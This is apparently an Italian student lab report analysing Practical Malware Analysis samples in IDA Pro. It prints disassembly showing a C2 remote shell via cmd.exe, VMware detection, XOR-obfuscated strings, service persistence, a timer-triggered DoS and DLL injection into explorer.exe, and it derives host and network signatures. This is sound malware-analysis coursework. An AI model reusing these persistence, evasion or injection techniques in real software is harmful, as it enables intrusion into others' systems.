sub_1000C620 ; .text:1000D02E ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
sub_1000C73A ; .text:1000D02E ; _DllMain@12 proc near
sub_1000C8EA ; .text:1000D02E
HandlerProc ; .text:1000D02E
sub_1000CA56 ; .text:1000D02E hinstDLL= dword ptr 4
sub_1000CC06 ; .text:1000D02E fdwReason= dword ptr 8
ServiceMain ; .text:1000D02E lpvReserved= dword ptr 0Ch
DllMain(x,x,x) ; .text:1000D02E
sub_1000D10D ; .text:1000D02E 8B 44 24 08 mov eax, [esp+fdwReason]
sub_1000D123 ; .text:1000D02E
```

7.1.2 gethostbyname address

0x100163CC

```
.idata:100163CC extrn gethostbyname:dword
.idata:100163CC ; CODE XREF: sub_10001074:loc_100011AF↑p
.idata:100163CC ; sub_10001074+1D3↑p ...
.idata:100163CC ; Import by ordinal 52
```

7.1.3 gethostbyname xrefs

Nove cross references di tipo chiamata (p)

xrefs to gethostbyname				
Direction	Type	Address	Text	
Up	p	sub_10001074:loc_100011AF	call	ds:gethostbyname
Up	p	sub_10001074+1D3	call	ds:gethostbyname
Up	p	sub_10001074+26B	call	ds:gethostbyname
Up	p	sub_10001365:loc_100014A0	call	ds:gethostbyname
Up	p	sub_10001365+1D3	call	ds:gethostbyname
Up	p	sub_10001365+26B	call	ds:gethostbyname
Up	p	sub_10001656+101	call	ds:gethostbyname
Up	p	sub_1000208F+3A1	call	ds:gethostbyname
Up	p	sub_10002CCE+4F7	call	ds:gethostbyname

7.1.4 DNS call domain

La query DNS viene effettuata al dominio *pics.practicalmalwareanalysis.com*, questo perché viene prima caricata l'indirizzo contenuto da *off_10019040* nel registro *eax* (la stringa *aThisIsRdoPicsP*) e successivamente tramite l'istruzione di *add 13* viene **rimosso il prefisso** '[This is RDO]' aumentando l'indirizzo nel registro *eax*.

```
.text:100174E A1 40 90 01 10 mov eax, off_10019040 ; "[This is RDO]pics.practicalmalwareanalys"...
.text:1001753 83 C0 0D add eax, 0Dh
.text:1001756 50 push eax ; name
.text:1001757 FF 15 CC 63 01 10 call ds:gethostbyname
.text:100175D 8B F0 mov esi, eax
.text:100175F 3B F3 cmp esi, ebx
.text:1001761 74 5D jz short loc_100017C0
```

```
.data:10019194 aThisIsRdoPicsP db '[This is RDO]pics.practicalmalwareanalysis.com',0
.data:10019194 ; DATA XREF: .data:off_10019040↑o
```

7.1.5 Subroutine info

IDAPro ha individuato un singolo parametro di input detto *lpThreadParameter* e ulteriori 23 variabili locali:

```
.text:10001656 ; DWORD __stdcall sub_10001656(LPVOID lpThreadParameter)
.text:10001656 sub_10001656 proc near
.text:10001656
.text:10001656 var_675= byte ptr -675h
.text:10001656 var_674= dword ptr -674h
.text:10001656 hModule= dword ptr -670h
.text:10001656 timeout= timeval ptr -66Ch
.text:10001656 name= sockaddr ptr -664h
.text:10001656 var_654= word ptr -654h
.text:10001656 in= in_addr ptr -650h
.text:10001656 Str1= byte ptr -644h
.text:10001656 var_640= byte ptr -640h
.text:10001656 CommandLine= byte ptr -63Fh
.text:10001656 Str= byte ptr -63Dh
.text:10001656 var_638= byte ptr -638h
.text:10001656 var_637= byte ptr -637h
.text:10001656 var_544= byte ptr -544h
.text:10001656 var_50C= dword ptr -50Ch
.text:10001656 var_500= byte ptr -500h
.text:10001656 Buf2= byte ptr -4FCh
.text:10001656 readfds= fd_set ptr -4BCh
.text:10001656 buf= byte ptr -3B8h
.text:10001656 var_3B0= dword ptr -3B0h
.text:10001656 var_1A4= dword ptr -1A4h
.text:10001656 var_194= dword ptr -194h
.text:10001656 WSADATA= WSADATA ptr -190h
.text:10001656 lpThreadParameter= dword ptr 4
```

da notare come *lpThreadParameter* abbia un offset positivo dal frame pointer, mentre le variabili locali uno negativo. Inoltre, dai nomi assegnati da IDA pro si può supporre che in tale subroutine vengano effettuate comunicazioni in rete (*readfds*, *in_addr*, ...) e che potrebbe interagire con il sistema (*CommandLine*)


Cmd.exe

Analizzando le string è possibile individuare la stringa '*cmd.exe /c*', che si trova all'indirizzo *0x100095B34*:

```
xdoors_d:10095B34 aCmdExeC db '\cmd.exe /c ',0 ; DATA XREF: sub_1000FF58+278↑o
```

Analizzando il punto nel grafo in cui viene utilizzata tale stringa, a grandi linee è possibile individuare come inizialmente vengano ottenute le **configurazioni di default del processo**, venga **reindirizzato lo standard error e lo standard output a lpStartupInfo** (così che il malware possa leggere), viene poi verificata la versione del sistema per decidere se utilizzare **cmd.exe o command.exe** (tramite *GetVersionExA*), codì da **concatenarlo** in una stringa contenente la directory di sistema e la stringa scelta (es *C:\Windows\System32 \cmd.exe /c*)

```
.text:10003695 ; Attributes: bp-based frame
.text:10003695 sub_10003695 proc near
.text:10003695 VersionInformation= _OSVERSIONINFOA ptr -94h
.text:10003695
.text:10003695 55 push ebp
.text:10003695 8B EC mov ebp, esp
.text:10003695 81 EC 94 00 00 00 sub esp, 94h
.text:10003695 8D 85 6C FF FF lea eax, [ebp+VersionInformation]
.text:100036A4 C7 85 6C FF FF mov [ebp+VersionInformation.dwOSVersionInfoSize], 94h
.text:100036A4 94 00 00 00
.text:100036AE 50 push eax ; lpVersionInformation
.text:100036AF FF 15 D4 60 01 10 call ds:GetVersionExA
.text:100036B5 33 C0 xor eax, eax
.text:100036B7 83 BD 7C FF FF cmp [ebp+VersionInformation.dwPlatformId], 2
.text:100036B7 02
.text:100036BE 0F 94 C0 setz al
.text:100036C1 C9 leave
.text:100036C2 C3 retn
.text:100036C2 sub_10003695 endp
```



7.1.6 Strings

In queste stringhe è possibile individuare dei chiari **messaggi di risposta al C2** quando viene stabilita una nuova shell, fornendo informazioni sul sistema e sulla sessione:

```


xdoors_d:10095B44 ; char aHiMasterDDDDDD[]
xdoors_d:10095B44 aHiMasterDDDDDD db 'Hi,Master [%d/%d/%d %d:%d:%d]',0Dh,0Ah
xdoors_d:10095B44 ; DATA XREF: sub_1000FF58+145↑o
xdoors_d:10095B44 db 'WelCome Back...Are You Enjoying Today?',0Dh,0Ah
xdoors_d:10095B44 db 0Dh,0Ah
xdoors_d:10095B44 db 'Machine UpTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Secon'
xdoors_d:10095B44 db 'ds]',0Dh,0Ah
xdoors_d:10095B44 db 'Machine IdleTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Seco'
xdoors_d:10095B44 db 'nds]',0Dh,0Ah
xdoors_d:10095B44 db 0Dh,0Ah
xdoors_d:10095B44 db 'Encrypt Magic Number For This Remote Shell Session [0x%02x]',0Dh,0Ah
xdoors_d:10095B44 db 0Dh,0Ah,0

```

7.1.7 Global variable

Analizzando i punti in cui viene utilizzata la variabile globale dword_1008E5C4, è possibile osservare che viene settata a 1 se il il platform id è **Win32NT**, e 0 altrimenti.


Questa variabile viene utilizzata in una subroutine che si occupa di verificare se il malware sta eseguendo in un desktop non attivo (operazione effettuata dai tool di sandbox generalmente) e una seconda volta per decidere se utilizzare cmd.exe o command.exe:



7.1.8 Questions

Robotwork

Quando il confronto con la stringa robotwork ha successo, viene attivata un'apposita subroutine che andrà ad **aprire la chiave del registro di Windows SOFTWARE\Microsoft\Windows\CurrentVersion**, per prendere il valore di **WorkTime** e **WorkTimes** quando presenti così mostrarli tramite sprintf, e data la redirectione dello stdout equivale al mostrarli al server C2:



PSLIST

Analizzando questo export tramite l'aiuto di un LLM, è stato osservato che questa funzione esportata si occupa tendenzialmente di effettuare l'enumeration dei processi in corso, in due modalità, ovvero selezionandoli tutti oppure filtrandoli in base a una stringa passata nei parametri, andando poi a salvarli in un formato customizzato tramite sprintf in un file denominato xinstall.dll.

Inoltre chiedendogli per quale motivo questa funzione (così come altre come InstallRT, etc...) siano negli export, un possibile motivo è che essendo il malware compilato come un file DLL, permette all'attaccante di eseguire tale funzionalità tramite rundll32.exe:


```


.text:10004E79 push    ebp
.text:10004E7A mov     ebp, esp
.text:10004E7C sub     esp, 400h
.text:10004E82 and     [ebp+Buffer], 0
.text:10004E89 push    edi
.text:10004E8A mov     ecx, 0FFh
.text:10004E8F xor     eax, eax
.text:10004E91 lea     edi, [ebp+var_3FF]
.text:10004E97 rep stosl
.text:10004E99 stosl
.text:10004E9B stosl
.text:10004E9C call    ds:GetSystemDefaultLangID
.text:10004EA2 movzx   eax, ax
.text:10004EA5 push    eax
.text:10004EA6 lea     eax, [ebp+Buffer]
.text:10004EAC push    offset aLanguageId0xX ; "\r\n\r\n[Language:] id:0x%x\r\n\r\n"
.text:10004EB1 push    eax ; Buffer
.text:10004EB2 call    ds:sprintf
.text:10004EB8 add     esp, 0Ch
.text:10004EBB lea     eax, [ebp+Buffer]
.text:10004EC1 push    0
.text:10004EC3 push    eax ; Str
.text:10004EC4 call    strlen
.text:10004EC9 pop     ecx
.text:10004ECA push    eax ; len
.text:10004ECB lea     eax, [ebp+Buffer]
.text:10004ED1 push    eax ; int
.text:10004ED2 push    [ebp+s] ; s
.text:10004ED5 call    sub_100038EE ←
.text:10004EDA add     esp, 10h
.text:10004EDD pop     edi
.text:10004EDE leave
.text:10004EDF retn
.text:10004EDF sub_10004E79 endp

```

Metodo generico per inviare sulla socket

How many Windows API functions does DllMain call directly? How many at a depth of 2?

Utilizzando la **view WinGraph32** nella **modalità Xrefs from**, è possibile ottenere un grafo delle chiamate. In particolare sono state osservate **12 chiamate API Windows al primo livello e ulteriori 15 al secondo livello** (per un totale di 27):



Sleep time

La funzione di Sleep durerà 30 secondi, dato che nel registro eax viene prima passata una stringa, viene poi rimosso il prefisso, convertito 30 in integer per poi passarlo in ms:

```

.text:10001341 loc_10001341:
.text:10001341 mov     eax, off_10019020 ; "[This is CTI]30"
.text:10001346 add     eax, 0Dh ←
.text:10001349 push    eax ; String
.text:1000134A call    ds:atoi ←
.text:10001350 imul   eax, 3E8h
.text:10001356 pop     ecx
.text:10001357 push    eax ; dwMilliseconds
.text:10001358 call    ds:Sleep
.text:1000135E xor     ebp, ebp
.text:10001360 jmp     loc_100010B4
.text:10001360 sub_10001074 endp
.text:10001360

```

socket

La funzione [socket](#), come si può capire dal nome, crea una nuova socket restituendone l'handle. In questo caso i parametri passati in input sono:

- AF: 2, famiglia di indirizzi IPv4
- TYPE: 1, socket basata su flussi sequenziali
- PROTOCOL: 6, socket TCP

E utilizzando la symbolc constants functionality è possibile rendere tali parametri più significativi:

```

.text:100016FB
.text:100016FB loc_100016FB:           ; protocol
.text:100016FB push     IPPROTO_TCP
.text:100016FD push     SOCK_STREAM      ; type
.text:100016FF push     AF_INET        ; af
.text:10001701 call     ds:socket
.text:10001707 mov      edi, eax
.text:10001709 cmp      edi, 0FFFFFFFh
.text:1000170C jnz      short loc_10001722

```

VM detection

Il malware utilizza l'istruzione *in* per eseguire il rilevamento dell'ambiente VMware. In particolare carica la **stringa magica VMXh** (0x564D5868) e la **porta di comunicazione di VMware VX** (0x5658). Dopo aver eseguito l'istruzione *in* *eax, dx* all'interno di un blocco try/except (necessario per evitare crash su macchine fisiche), il malware verifica se il registro EBX contiene la stringa magica.

Tutte le funzioni che chiamano tale subroutine sono delle funzioni **presenti nella tabella Export** che si occupano di installare una determinata funzionalità del malware, e prima di partire con l'installazione controllano se l'esecuzione è all'interno di una VM.

```

53          push     ebx
B8 68 58 4D 56 mov     eax, 564D5868h
BB 00 00 00 00 mov     ebx, 0
B9 0A 00 00 00 mov     ecx, 0Ah
BA 58 56 00 00 mov     edx, 5658h
ED          in      eax, dx
81 FB 68 58 4D 56 cmp     ebx, 564D5868h
0F 94 45 E4 setz    [ebp+var_1C]

```

xrefs to sub_10006196			
Directio	Type	Address	Text
D...	p	InstallRT+20	call sub_10006196
D...	p	InstallSA+20	call sub_10006196
D...	p	InstallSB+20	call sub_10006196

```

.text:1000D867 E8 2A 89 FF FF call     sub_10006196
.text:1000D86C 84 C0      test     al, al
.text:1000D86E 74 1E      jz      short loc_1000D88E

loc_1000D870:           ; Format
: push     offset byte_1008E5F0
: call     sub_10003592
: 09+mov    [esp+8+Format], offset aFoundVirtualMa ; "Found Virtual Machine,Install Cancel."

.text:1000D88E
.text:1000D88E
.text:1000D88E A1 2C
.text:1000D893 83 C0
.text:1000D896 50

```

0x1001D988

Saltando a questo indirizzo è possibile osservare una serie di caratteri nella sezione data, apparentemente randomici e che non vengono utilizzati da nessuna parte.

Facendo analizzare ad un LLM questa sequenza di caratteri ha notato una **ripetizione del carattere u** (0x75), che potrebbe essere il **carattere utilizzato come terminatore delle stringhe**, e nel caso di una crittografia basata su XOR, un carattere nullo viene codificato esattamente con il valore della chiave.

Deoffuscando l'intera serie di caratteri tramite XOR utilizzando come chiave 0x75, è stato ottenuto: "XDOOR IS THIS BACKDOOR STRING DECODED FOR pRACTICAL mALWARE aNALYSIS lAB".

Data la strana capitalizzazione della stringa e la complessità di analisi di questo tipo, cercando informazioni online in realtà in questo caso l'LLM ha sbagliato chiave dato che ha presupposto che il carattere ripetuto fosse un carattere terminatore e non uno spazio come realmente è, ottenendo così come vera chiave $0x75 \oplus 0x20 = 0x55$, con la quale otteniamo: ***xdoor is this backdoor, string decoded for Practical Malware Analysis Lab:)*1234**.

(osservando questa differenza online, senza dare ulteriori informazioni all'LLM, è bastato dirgli di ricontrollare il deoffuscamento da lui effettuato per formulare una nuova ipotesi corretta che il carattere ripetuto fosse uno spazio.)

IDA Python

Da IDA Free non è stato possibile eseguire il plugin di python, ma osservando lo script si può capire che si occupa di **deoffuscare i caratteri** individuati tramite la chiave XOR 0x55:

```
sea = ScreenEA()

for i in range(0x00,0x50):
    b = Byte(sea+i)
    decoded_byte = b ^ 0x55
    PatchByte(sea+i,decoded_byte)
```

7.2 Lab05-01.dll


7.2.1 Persistence

La persistenza viene stabilita andando a creare un vero e proprio **nuovo servizio**, prima **aprendo un handle dell'Windows Service Control Manager (SCM)**, per poi registrare il path del file eseguibile come un nuovo servizio che esegue in un proprio processo (quindi non sotto svchost.exe) e che si avvia automaticamente:

```
call ds:OpenSCManagerA
mov esi, eax
call ds:GetCurrentProcess
lea eax, [esp+404h+Filename]
push 3E8h ; nSize
push eax ; lpFilename
push 0 ; hModule
call ds:GetModuleFileNameA
push 0 ; lpPassword
push 0 ; lpServiceStartName
push 0 ; lpDependencies
push 0 ; lpdwTagId
lea ecx, [esp+414h+Filename]
push 0 ; lpLoadOrderGroup
push ecx ; lpBinaryPathName
push 0 ; dwErrorControl
push 2 ; dwStartType
push 10h ; dwServiceType
push 2 ; dwDesiredAccess
push offset DisplayName ; "Malservice"
push offset DisplayName ; "Malservice"
push esi ; hSCManager
call ds:CreateServiceA
```


7.2.2 Why does this program use a mutex?

Il malware use un mutex (*HGL345*) per eseguire una **singola istanza** alla volta:




7.2.3 Host-based signature

Questo malware lascia diversi possibile tracce da poter utilizzare come signature host based.

- **Monitorare la creazione di un mutex** denominato *HGL345*
- Per la creazione del nuovo servizio Windows viene anche **aggiunta la chiave MalService** in *HKLM\SYSTEM\CurrentControlSet\Services*, che può essere monitorata
- Inoltre sarebbe possibile anche **monitorare la sequenza di API chiamate** (es CreateWaitableTimerA + SetWaitableTimer + WaitForSingleObject + CreateThread), anche se bisognerebbe valutare il numero di falsi positivi che genererebbe una regola del genere.

7.2.4 Network-based signature

I thread creati dal malware effettuano delle **richieste http**, che possono essere utilizzate come eventuali signature dove l'url è '*http://www.malwareanalysisbook.com*', mentre l'agent è '*Internet Explorer 8.0*':




7.2.5 Malware purpose

Molto probabilmente questo malware è utilizzato per effettuare un attacco **DoS** (potenzialmente **DDoS**), dove **l'attacco non viene attivato da una C2 ma tramite timer** (1 Gennaio 2100), e per garantire che in quella data il malware sia pronto per attaccare da tutte le macchine infettate, viene creato un nuovo servizio che semplicemente rimarrà in attesa e si avvierà ad ogni accensione della macchina vittima.

```
xor     edx, edx
lea     eax, [esp+404h+FileTime]
mov     dword ptr [esp+404h+SystemTime.wYear], edx
lea     ecx, [esp+404h+SystemTime]
mov     dword ptr [esp+404h+SystemTime.wDayOfWeek], ecx
push    eax ; lpFileTime
mov     dword ptr [esp+408h+SystemTime.wHour], edx
push    ecx ; lpSystemTime
mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov     [esp+40Ch+SystemTime.wYear], 834h
call    ds:SystemTimeToFileTime
push    0 ; lpTimerName
push    0 ; bManualReset
push    0 ; lpTimerAttributes
call    ds:CreateWaitableTimerA
push    0 ; fResume
push    0 ; lpArgToCompletionRoutine
push    0 ; pfnCompletionRoutine
lea     edx, [esp+410h+FileTime]
mov     esi, eax
push    0 ; lPeriod
push    edx ; lpDueTime
push    esi ; hTimer
call    ds:SetWaitableTimer
push    0FFFFFFFFh ; dwMilliseconds
push    esi ; hHandle
call    ds:WaitForSingleObject
test    eax, eax
jnz     short loc_40113B
```

In particolare una volta che scadrà il timer (ovvero quando arriverà il 2100), verranno creati 20 thread che effettueranno richieste http:




7.2.6 Malware ending

Il malware è configurato per **eseguire in un loop infinito**, fino a quando non viene ucciso il processo forzatamente e venga rimosso il servizio, dato che altrimenti si riavvierebbe in automatico ad ogni accensione della macchina infettata.

7.3 Lab12-01

7.3.1 First execution

Avviando l'eseguibile si apre un primo **pop up di riavvio** ed un altro di errore, mentre iniettandolo con Xeros in un altro processo a 32 bit il popup di riavvio riappare periodicamente come previsto, fino a quando non viene chiuso bintext:




7.3.2 Imports

Dagli import del file eseguibile è possibile osservare numerose funzioni spesso utilizzate per effettuare la DLL injection, che in genere richiede di prendere l'handle di un processo, di allocarci dello spazio e scriverci all'interno, per poter poi avviare lo script malevolo creando un nuovo thread:

	PI	Ordinal ^	Hint	Function
LAB12-01.EXE				
KERNEL32.DLL				
		N/A	70 (0x0046)	CreateRemoteThread
		N/A	125 (0x007D)	ExitProcess
		N/A	178 (0x00B2)	FreeEnvironmentStringsA
		N/A	179 (0x00B3)	FreeEnvironmentStringsW
		N/A	185 (0x00B9)	GetACP
		N/A	191 (0x00BF)	GetCPIInfo
		N/A	202 (0x00CA)	GetCommandLineA
		N/A	245 (0x00F5)	GetCurrentDirectoryA
		N/A	247 (0x00F7)	GetCurrentProcess
		N/A	262 (0x0106)	GetEnvironmentStrings
		N/A	264 (0x0108)	GetEnvironmentStringsW
		N/A	265 (0x0109)	GetEnvironmentVariableA
		N/A	277 (0x0115)	GetFileType
		N/A	292 (0x0124)	GetModuleFileNameA
		N/A	294 (0x0126)	GetModuleHandleA
		N/A	305 (0x0131)	GetOEMCP
		N/A	318 (0x013E)	GetProcAddress
		N/A	336 (0x0150)	GetStartupInfoA
		N/A	338 (0x0152)	GetStdHandle
		N/A	339 (0x0153)	GetStringTypeA
		N/A	342 (0x0156)	GetStringTypeW
		N/A	372 (0x0174)	GetVersion
		N/A	373 (0x0175)	GetVersionExA
		N/A	409 (0x0199)	HeapAlloc
		N/A	411 (0x019B)	HeapCreate
		N/A	413 (0x019D)	HeapDestroy
		N/A	415 (0x019F)	HeapFree
		N/A	418 (0x01A2)	HeapReAlloc
		N/A	447 (0x01BF)	LCMapStringA
		N/A	448 (0x01C0)	LCMapStringW
		N/A	450 (0x01C2)	LoadLibraryA
		N/A	484 (0x01E4)	MultiByteToWideChar
		N/A	495 (0x01EF)	OpenProcess
		N/A	559 (0x022F)	RtlUnwind
		N/A	621 (0x026D)	SetHandleCount
		N/A	670 (0x029E)	TerminateProcess
		N/A	685 (0x02AD)	UnhandledExceptionFilter
		N/A	699 (0x02BB)	VirtualAlloc
		N/A	700 (0x02BC)	VirtualAllocEx
		N/A	703 (0x02BF)	VirtualFree
		N/A	722 (0x02D2)	WideCharToMultiByte
		N/A	735 (0x02DF)	WriteFile
		N/A	745 (0x02E9)	WriteProcessMemory

Analizzando invece gli import del file DLL, si può immediatamente notare l'import della funzione *MessageBoxA* da *USER32.DLL*:



PI	Ordinal ^	Hint	Function
0	N/A	446 (0x01BE)	MessageBoxA

7.3.3 Process Injection

Da una prima analisi sulle stringhe del file eseguibile che farà l'iniezione, è possibile individuare **explorer.exe** come possibile processo iniettato:

File to scan C:\Users\unina\Desktop\malware-windows\Lab12-01.exe			
☒ Advanced view			
File pos	Mem pos	ID	Text
A 000000006030	000000406030	0	explorer.exe
A 000000006040	000000406040	0	<unknown>
A 00000000604C	00000040604C	0	LoadLibraryA
A 00000000605C	00000040605C	0	kernel32.dll
A 00000000606C	00000040606C	0	Lab12-01.dll


Analizzando l'assembly dell'eseguibile è possibile individuare diverse informazioni utili:

